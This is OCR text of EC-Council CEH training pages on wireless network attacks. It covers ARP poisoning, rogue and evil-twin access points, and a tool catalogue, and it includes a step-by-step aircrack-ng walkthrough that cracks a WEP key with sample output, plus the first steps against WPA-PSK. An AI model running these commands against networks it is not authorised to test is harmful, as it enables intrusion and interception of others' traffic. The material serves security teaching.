



ARP determines the MAC address of an AP if it already knows its IP address. Usually ARP does not possess any verification feature that can tell that the responses are from valid hosts or it is receiving a forged response. ARP poisoning is an attack technique that exploits the lack of verification. In this technique, the ARP cache maintained by the OS with the wrong MAC addresses is corrupted. An attacker performs this by sending an ARP Replay pack constructed with a wrong MAC address.

The ARP poisoning attack impacts all the hosts present in a subnet. All stations associated with a subnet affected by the ARP poisoning attack are vulnerable, as most of the APs act as transparent MAC layer bridges. All the hosts connected to a switch or hub are susceptible to ARP poisoning attacks if the AP is connected directly to that switch or hub without any router/firewall in between them. The diagram illustrates the ARP poisoning attack process.


In this wireless ARP spoofing attack, the attacker first spoofs the MAC address of the victim's wireless laptop and attempts to authenticate to AP1 using the Cain & Abel ARP poisoning tool, which is a password recovery tool for Windows. AP1 sends the updated MAC address information to the network routers and switches, which in turn update their routing and switching tables. The system does not send the traffic now destined from the network backbone to the victim's system to AP2, but sends it to AP1.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**




Rogue AP) are the wireless APs that an attacker installs on a network without authorization and are not under the management of the network administrator. These rogue APs as are not configured for any type of security, unlike the authorized APs on the target wireless network. Thus, this rogue AP can provide backdoor access to the target wireless network. Interesting scenarios for rogue AP installation and setup include:


- **Compact, pocket-sized rogue AP device plugged into an Ethernet port of the target network**: An attacker can use compact, pocket-sized rogue APs as they are easily available, brought onsite by stealth, and consume very little power.
- **Rogue AP device connected to corporate networks over a Wi-Fi link:** An attacker connects a rogue AP device to a Wi-Fi link of the target network. Because the AP device connects wirelessly to the authorized network, hiding this rogue AP device is easy. However, it requires the credentials of the target network to connect to the target network.
- **USB-based rogue AP device plugged into a network machine:** An attacker can use a USB-based rogue AP device, which is easy plug into any Windows machine on the target network that is connected through wired or wireless means. The machine shares its network access with a rogue device using the USB AP's software. This eliminates the need of both unused Ethernet port and the credentials of the target Wi-Fi required in above two cases to set up a rogue AP.
- **Software-based rogue AP running on a network Windows machine:** An attacker can set up a rogue AP in the software itself on the embedded/plugged Wi-Fi adapter of the target network, instead of on a separate hardware device.




Evil Twin is a wireless AP that pretends to be a legitimate AP by imitating another network name. It poses a clear and present danger to wireless users on private and public WLANs. An attacker sets up a rogue AP outside the network perimeter and lures users to sign into the wrong AP. The attacker uses attacking tools such as KARMA, which monitors station probes to create an evil twin. The KARMA tool listens to wireless probe request frames passively. It can adopt any commonly used SSIDs as its own SSID in order to lure users. The attacker can configure the Evil Twin with a common residential SSID, hotspot SSID, or the SSID of an organization's WLAN. An attacker who can monitor legitimate users can target APs that do not send SSIDs in probe requests.

WLAN stations usually connect to specific APs based on its SSIDs and the signal strength, and the stations automatically reconnect to any SSID used in the past. These issues allow attackers to trick legitimate users by placing an Evil Twin near the target network. Once associated, the attacker may bypass enterprise security policies and gain access to network data.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**




Hotspots available in the region may not always be a legitimate AP. An evil twin mounted by an attacker may pretend to be a legitimate hotspot. It is difficult to differentiate between a legitimate hotspot and an evil twin as the evil twin pretends to be the legitimate one. For example, a user who tries to log in may find two APs, one of which is legitimate and the other is a fake (i.e., evil twin AP). If the user connects to the network through the evil twin AP, the attacker may obtain login information and access to the computer of victim.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Crack Wi-Fi Encryption

An attacker may succeed in unauthorized access to the target network by trying various method such as placing rogue APs, evil twins etc. The next step for the attacker is to crack the security imposed by the target wireless network. Generally, a Wi-Fi networks use WEP or WPA/WPA2 encryption for securing wireless communication. The attacker now tries to break the security of the target wireless network by cracking these encryptions systems. Let us see how an attacker cracks these encryption systems to breach wireless network security.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## How to Crack WEP Using Aircrack

CEH Certified Ethical Hacker

**Command Prompt**

```
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF   99   5       60      3    0   1  54e  OPN                IAMROGER
02:24:2B:CD:68:EE   99   9       75      2    0   5  54e  OPN                COMPANYZONE
00:14:6C:95:6C:FC   99   0       15      0    0   9  54e  WEP   WEP          HOME
1E:64:51:3B:FF:3E   76  70      157      1    0  11  54e  WEP   WEP          SECRET_SSID

BSSID              Station            PWR   Rate   Lost   Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2  -1    1 - 0      0        1
1E:64:51:3B:FF:3E  00:1F:58:BA:A7:CD  76    1e-54      0        6
```

**Step 1:** Run airmon-ng in monitor mode

**Step 2:** Start airodump to discover SSIDs on interface and keep it running. Your capture file should contain more than 50,000 IVs to successfully crack the WEP key.

**Command Prompt**

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:25:10  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Target SSID

Target MAC address

**Step 3:** Associate your wireless card with target access point

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## How to Crack WEP Using Aircrack (Cont'd)

CEH Certified Ethical Hacker

**Command Prompt**

```
C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:30:15  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

**Step 4:** Inject packets using aireplay-ng to generate traffic on target access point

**Command Prompt**

```
C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read  75168 packets.
                    Aircrack-ng 0.7 r130
          [00:00:10] Tested 77 keys (got 684002 IVs)
KB depth byte(vote)
0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)
                    KEY FOUND! [ AE:66:5C:FD:24 ]
```

**Step 5:** Wait for airodump-ng to capture more than 50,000 IVs Crack WEP key using aircrack-ng.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# How to Crack WPA-PSK Using Aircrack

**Step 1**

Monitor wireless traffic with **airmon-ng**

```
C:\>airmon-ng start eth1
```

**Step 2**

Collect wireless traffic data with **airodump-ng**

```
C:\>airodump-ng --write capture eth1
```


**Command Prompt**

```
C:\>airmon-ng start eth1
C:\>airodump-ng --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data,  #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF   99    5       60       3    0   1  54e  OPN                IAMROGER
02:24:2B:CD:68:EE   99    9       75       2    0   5  54e  WPA    TKIP    PSK  COMPANYZONE
00:14:6C:95:6C:FC   99    0       15       0    0   9  54e  WEP    WEP         HOME
1E:64:51:38:FF:3E   76   70      157       1    0  11  54e  WEP    WEP         SECRET_SSID
BSSID              Station            PWR   Rate   Lost   Packets  Probes
1E:64:51:38:FF:3E  00:17:9A:C3:CF:C2   -1   1 - 0      0        1
1E:64:51:38:FF:3E  00:1F:5B:BA:A7:CD   76   1e-54      0        6
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





## How to Crack WPA-PSK Using Aircrack

WPA-PSK is an authentication mechanism in which users provide some form of credentials for authentication to a network. Encryption mechanisms used for WPA and WPA-PSK are the same, the only difference being authentication. In WPA-PSK involves a simple common password. The **pre-shared key** (**PSK**) **mode** of WPA is vulnerable to the same risks as any other share password system.

An attacker can crack WPA-PSK because sharing of an encrypted password takes place in a 4-way handshake. In the WPA-PSK scheme, when clients want to access an AP, they need to go through a 4-step process to authenticate to the AP. This process involves sharing an encrypted password between them. The attacker grabs the password and then attempts to crack the WPA-PSK scheme.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**





KisMAC is a sniffer/scanner application for Mac OS X. It uses monitor mode and passive scanning. It supports many third-party USB devices such as Intersil Prism2, Ralin rt2570, rt73, and Realtek rtl8187 chipsets. Scanning supports all of the internal AirPort hardware. It shows logged in clients (with MAC addresses, IP addresses, and signal strengths) and reveals hidden, cloaked, and closed SSIDs.

**A few KisMAC features include:**


- Reveals hidden, cloaked, and closed SSIDs
- Mapping and GPS support
- PCAP import and export
- Support for 802.11b/g
- Different attacks against encrypted networks
- Deauthentication attacks
- Brute force attacks against LEAP, WPA and WEP
- Newsham 21-bit attack against WEP

Source: *http://trac.kismac-ng.org*




Cain & Abel is a password recovery tool for Windows. The WEP Cracker utility in Cain implements statistical cracking and the PTW cracking method for the recovery of a WEP key. This tool allows easy recovery of various kinds of passwords by sniffing the network, cracking encrypted passwords using dictionary, brute force and cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords, and analyzing routing protocols. The latest version includes a new feature, APR (ARP Poison Routing), which enables sniffing on switched LANs and MITM attacks. The sniffer in this version can also analyze encrypted protocols such as SSH-1 and HTTPS, and contains filters to capture credentials from a wide range of authentication mechanisms.

Source: *http://www.oxid.it*





Cain's new version also ships routing protocols, authentication monitors and routes extractors, dictionary and brute force crackers for all common hashing algorithms and for several specific authentications, password/hash calculators, cryptanalysis attacks, password decoders, and some not-so-common utilities related to network and system security.

Source: *http://www.oxid.it*



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Elcomsoft Wireless Security Auditor verifies the security of a company's wireless network by executing an audit of accessible wireless networks. It examines the security of a wireless network by attempting to break into the network from outside or inside. It comes with a built-in wireless network sniffer (with AirPcap adapters). It works off-line, undetectable by the Wi-Fi network the devices probe for, by analyzing a dump of network communications in order to attempt to retrieve the original WPA/WPA2-PSK passwords in plain text. Attacker can use this tool to crack WPA passwords.

Source: *http://www.elcomsoft.com*



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

WEP/WPA cracking tools are useful for breaking WEP/WPA secret keys. These tools can recover a 40-bit, 104-bit, 256-bit, or 512-bit WEP key once they capture enough data packets. A few tools guess WEP keys based on an active dictionary attack, key generator, distributed network attack, etc. The following are a few WEP/WPA cracking tools that an attacker can use to attack the network include:

## WepAttack

Source: *http://wepattack.sourceforge.net*

WepAttack is a WLAN open source Linux tool for breaking WEP keys. This tool uses an active dictionary attack that tests millions of words to find the right key. Only one packet is required to start an attack.

## Wesside-ng

Source: *http://www.aircrack-ng.org*

Wesside-ng incorporates a number of techniques to obtain a WEP key in minutes. It first identifies a network, and then proceeds to associate with it, obtain PRGA (pseudo random generation algorithm) xor data, determine the network IP scheme, re-inject ARP requests and finally determine the WEP key.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## Reaver Pro

Source: *https://code.google.com*

Reaver implements a brute force attack against Wifi Protected Setup (WPS) registrar PINs in order to recover WPA/WPA2 passphrases. Reaver can recover the target AP's plain text WPA/WPA2 passphrase in 4 to 10 hours, depending on the AP.

## WEPCrack

Source: *http://wepcrack.sourceforge.net*

WEPCrack is an open source tool for breaking WEP keys. The tools are composed of the following scripts:

- WeakIVGen.pl - generates IV combinations that can weaken the key used to encrypt the WEP traffic
- Prism-getIV.pl - This script relies on output from Prismdump and looks for IVs that match the pattern known to weaken keys. This script also captures the first byte of the encrypted output and places it and the weak IVs in a log file.
- WEPCrack.pl - This script uses data collected or generated by WeakIVGen to attempt to determine the key. It will work with either 40bit or 128bit WEP.

## WepDecrypt

Source: *http://wepdecrypt.sourceforge.net*

WepDecrypt is a Wireless LAN Tool that guesses WEP keys based on an active dictionary attack, key generator, distributed network attack, and other methods.

## Portable Penetrator

Source: *http://www.secpoint.com*

Portable Penetrator is a Wi-Fi Security Recovery Software that secures a Wi-Fi network. It reveals Wi-Fi passwords from APs. It is an automated Vulnerability Scanner that recovers WEP, WPA, WPA2, and WPS Passwords.

## CloudCracker

Source: *https://www.cloudcracker.com*

CloudCracker is an online password cracking service for pen testers and network auditors who need to check the security of WPA-protected wireless networks, crack password hashes, or break document encryption.

## coWPAtty

Source: *http://wirelessdefence.org*

CoWPAtty audits the pre-shared key (PSK) selection for WPA networks based on the TKIP protocol. To perform a coWPAtty dictionary attack, the tool requires a capture file that includes the TKIP four-way handshake, a dictionary file of passphrases to guess with, and the SSID for the network. It tries different dictionary file options to match the PSK.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## Wifite

Source: *http://code.google.com*

Wifite is a wireless auditing tool to attack multiple WEP, WPA, and WPS encrypted networks. This is a customizable, automated tool that works with only a few arguments. It sorts targets by signal strength (in dB) and cracks closest APs first. Wifite de-authenticates clients of hidden networks to reveal SSIDs.

## WepCrackGui


Source: *http://wepcrackgui.sourceforge.net*


WepCrackGui is a GUI for Aircrack-ng that can crack WEP and WPA networks, automatically scans for available networks, and provides fake authentication and injection support. It supports multiple interfaces, changes MAC address, and discovers hidden SSIDs.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# WEP/WPA Cracking Tool for Mobile: Penetrate Pro

- Penetrate Pro android app allows you to **decode and access a secure Wi-Fi network** from Android smartphone and devices
- The app **calculates WEP/WPA keys** for some Wi-Fi routers and lets you to get access by using the password
- Penetrate Pro calculates WEP/WPA keys for various wireless routers such as **Thomson**, **Discus**, **Infinitum**, BBox, DMax, Orange, SpeedTouch, DLink, Eircom, BigPond, O2Wireless routers, etc.








*http://getandroidstuff.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Previous sections discuss the hacking methodology that attackers use against wireless networks and the automated tools they use. This section will describe more wireless hacking tools.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Wi-Fi Sniffer: Kismet

1. It is an 802.11 Layer2 **wireless network detector**, sniffer, and intrusion detection system
2. It **identifies networks** by passively collecting packets and detecting standard named networks
3. It **detects hidden networks** and presence of nonbeaconing networks via data traffic




*http://www.kismetwireless.net*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wardriving tools enable users to list all APs broadcasting beacon signals at their location. It helps users to set new APs, making sure there are no interfering APs. These tools verify the network setup, find the locations with poor coverage in the WLAN, and detect other networks that may be causing interference. They can also detect unauthorized rogue APs. The following are the some of the Wardriving tools.

## Airbase-ng

Source: *http://www.aircrack-ng.org*

Airbase-ng is multi-purpose tool aimed at attacking clients as opposed to the AP itself. An attacker may use this tool to detect the target wireless network.

## ApSniff

Source: *http://www.monolith81.de*

ApSniff is a wireless 802.11 AP sniffer. It lists all APs broadcasting beacon signals at a location. It sets new APs, making sure there are no interfering APs. It sets up wireless clients by providing client configuration information.

## WiFiFoFum

Source: *http://www.wififofum.net*

WiFiFoFum is a mobile Wi-Fi scanner that scans for Wi-Fi networks. It provides information about each network it detects and gives detailed information about the network SSID, MAC,

RSSI (signal strength), channel, AP mode, security mode, and available transmission rates. It can scan surrounding networks, discover Internet access, give comprehensive AP configuration information, and map APs.

### MiniStumbler

Source: *http://www.netstumbler.com*

MiniStumbler is a tool for Windows CE that detects Wireless Local Area Networks (WLANs) using 802.11b, 802.11a and 802.11g.

**Features:**

- Use it recreationally for WarDriving
- Detect other networks that may be causing interference on a network
- Detect unauthorized rogue APs in a network

### WarLinux

Source: *http://sourceforge.net*

WarLinux is a Linux distribution tool for Wardrivers. The tool is useful in auditing and evaluating wireless network installations as well as for wardriving.

### MacStumbler

Source: *http://www.macstumbler.com*

MacStumbler is a utility tool that gathers and displays information about nearby 802.11b/g wireless networks and APs. The tool can find wireless networks while traveling, or assist in diagnosing wireless network problems.

### WiFi-Where

Source: *http://www.threejacks.com*

WiFi-Where is a tool that detects 802.11b, 802.11a and 802.11g WLAN networks. WiFi-Where uses both the location capabilities (GPS and cellular triangulation) of the iPhone platform as well as a built-in 802.11 radio to find hotspots.

### AirFart

Source: *http://airfart.sourceforge.net*

AirFart is a wireless tool created to detect wireless devices, calculate their signal strengths, and present them to the user. Airfart supports all wireless network cards supported by the linux-wlan-ng Prism2 driver that provide hardware signal strength information in the raw signal format. Airfart implements modular n-tier architecture with the data collection at the bottom tier and a graphical user interface at the top.

### AirTraf

Source: *http://airtraf.sourceforge.net*

AirTraf is wireless 802.11(b) network analyzer and passive packet sniffing tool that captures and tracks all wireless activity in the coverage area, decodes packets, and maintains acquired


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**


information associated by APs, as well as detected individual wireless nodes. It detects any APs in the area, finds association between wireless clients and APs, and builds an information table for each packet it captures. AirTraf maintains packet count, byte information, related bandwidth, and signal strength of nodes.

## 802.11 Network Discovery Tools

Source: *http://wavelan-tools.sourceforge.net*

The IEEE 802.11 network tools detect networks and services initially using wireless extensions for Linux and raw 802.11 frames.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Radio frequency (RF) monitoring tools help in discovering and monitoring Wi-Fi networks. These tools control and monitor network interfaces, including wireless ones. They display network activity and help you to control network interfaces. Some RF monitors include:

## NetworkManager

Source: *https://wiki.gnome.org*

NetworkManager is a software utility that simplifies the use of computer networks on Linux-based and other Unix-like OSs. The tool allows a user to shift from one network to another, including Wi-Fi, wired, bond, bridge, 3G, or Bluetooth networks.

## KWiFiManager

Source: *http://kwifimanager.sourceforge.net*

KWiFiManager is a wireless LAN client manager for KDE3. The application allows the user to configure and monitor wireless LAN PC-Cards under Linux/KDE. The design of this application is only for KDE version 3.x. KWiFiManager uses the wireless extensions and supports every wireless LAN adapter in the current Linux kernels and most cards from the pcmcia-cs package.

## NetworkControl

Source: *http://www.arachnoid.com*

NetworkControl is a Linux (Xwindows GUI-based) utility that enables users to control and monitor network interfaces, including wireless networks. NetworkControl addresses a lack in

most Linux distributions to-use network utilities and to log on and off a dialup connection. The tool offers connection IP, configuration and statistics, and provides graphic signal levels for wireless interfaces for evaluating a wireless network. NetworkControl displays users' network activity and lets them control their network interfaces.

### Sentry Edge II

Source: *http://www.tek.com*

Sentry Edge II is an RF monitoring application that detects transport stream and RF modulation errors generated by equipment errors or failures, and provides reporting and alerting capabilities for services in the RF and TS domains. Sentry Edge II has a monitoring density of 4 or 8 tuners per unit and is useful to detect a drop in signal quality before it impacts subscribers.

### WaveNode

Source: *http://www.wavenode.com*

WaveNode is RF Monitoring equipment equipped with coax sensors ranging from 30 KHz to 1.3GHz and four sensors, on an LCD display. It digitizes the RF modulation at the sensors, and analyzes it in real-time with digital scope and spectrum analyzer software. WaveNode also provides an RF port on all inline sensors for use with IMPure feedback reduction of Intermod products and splatter.

### xosview

Source: *http://xosview.sourceforge.net*

Xosview displays many system-related stats such as CPU usage, memory usage, swap usage, network usage, interrupt activity, serial activity, and load average inside of an X Window. Platforms: Linux, NetBSD, FreeBSD (alpha), HPUX, SunOS, GNU HURD.

### RF Monitor

Source: *http://www.newsteo.com*

RF Monitor is a tool used to remotely configure and control the distant wireless Newsteo products. Software versions of the tool include RF Monitor Premium, RF Monitor Gold and the CFR 21 part 11 option. The tool allows loggers to communicate with a PC and displays the measurements.

### DTC-340 RFXpert

Source: *http://www.dektec.com*

DTC-340 RFXpert is an RF Monitoring and Analysis Software that conducts analysis of modulated digital TV signals using DTU-235 or DTU-236A RF probe. Its main window displays an overview of current RF status, monitor status and RF level and MER histograms. The tool has a client-server architecture so that it can connect to the RF probe over a network.

### Home Curfew RF Monitoring System

Source: *http://solutions.3m.com*

3M Electronic Monitoring Home Curfew RF Monitoring systems are comprehensive monitoring tools that help ensure the monitoring needs. Two compatible models are available. A user can


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**


perform monitoring data transfer over landline (PSTN) or cellular (GSM) networks. Both types of monitoring units can operate alongside each other, to help fit operator needs.

## SigMon

Source: *http://www.sat.com*

SigMon is an automated signal monitoring system for satellite and terrestrial applications. It provides RF Spectrum monitoring, direction finding and geo-location services from fixed site, vehicles and portable applications. The equipment is available for a variety of applications including fixed site, hand-carry and carry-on, Airborne, civilian or military vehicles. Networked together, multiple monitoring sites provide direction of arrival and plotting on a local area map.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Wi-Fi traffic analyzer tools analyze, debug, maintain, and monitor local networks and Internet connections for performance, bandwidth usage, and security issues. They capture data passing through a dial-up connection or network Ethernet card, analyze this data, and then present it in an easily readable form. This tool provides a comprehensive picture of the traffic passing through their network connection or segment of a wireless LAN. These tools analyze the network traffic to trace specific transactions or find security breaches. However, attackers use them for malicious purposes. The following tools analyze the traffic of target wireless networks.

## AirMagnet WiFi Analyzer

Source: *http://www.flukenetworks.com*

